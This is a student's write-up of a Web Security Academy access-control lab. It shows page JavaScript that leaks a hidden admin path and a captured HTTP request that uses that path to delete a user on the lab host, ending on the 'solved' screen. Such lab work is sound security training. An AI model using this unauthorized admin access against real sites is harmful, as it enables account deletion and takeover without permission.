


Access Control Vulnerabilities And Privilege Escalation Lab – 02

Unprotected Admin Functionality With Unpredictable URL

M.Gobi Shankar
CB.SC.P2CYS23019


Review the lab home page's source using Burp Suite or your web browser's developer tools.



Observe that it contains some JavaScript that discloses the URL of the admin panel.

```
<a href=/>Home</a><p>|</p>
<script>

var isAdmin = false;
if (isAdmin) {
  var topLinksTag = document.getElementsByClassName("top-links")[0];
  var adminPanelTag = document.createElement('a');
  adminPanelTag.setAttribute('href', '/admin-d7ld4k');
  adminPanelTag.innerText = 'Admin panel';
  topLinksTag.append(adminPanelTag);
  var pTag = document.createElement('p');
  pTag.innerText = '|';
  topLinksTag.appendChild(pTag);
}
```



Load the admin panel and delete carlos.

WebSecurity Academy

Unprotected admin functionality with unpredictable URL

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Pretty Raw Hex

1 GET /admin-d71d4k/delete?username=carlos HTTP/2

2 Host: 0a7200200495e3bf80733f2c00d600f8.web-security-academy.net

3 Cookie: session=jx3rjaSp1fluYw1x7HgFFZ5D7fhtp8XH

4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate

8 Referer: https://0a7200200495e3bf80733f2c00d600f8.web-security-academy.net/admin-d71d4k

9 Upgrade-Insecure-Requests: 1

10 Sec-Fetch-Dest: document

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-User: ?1

14 Te: trailers

15

16

Lab Completed Successfully.

WebSecurity Academy

Unprotected admin functionality with unpredictable URL

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#)

User deleted successfully!

Users

wiener - [Delete](#)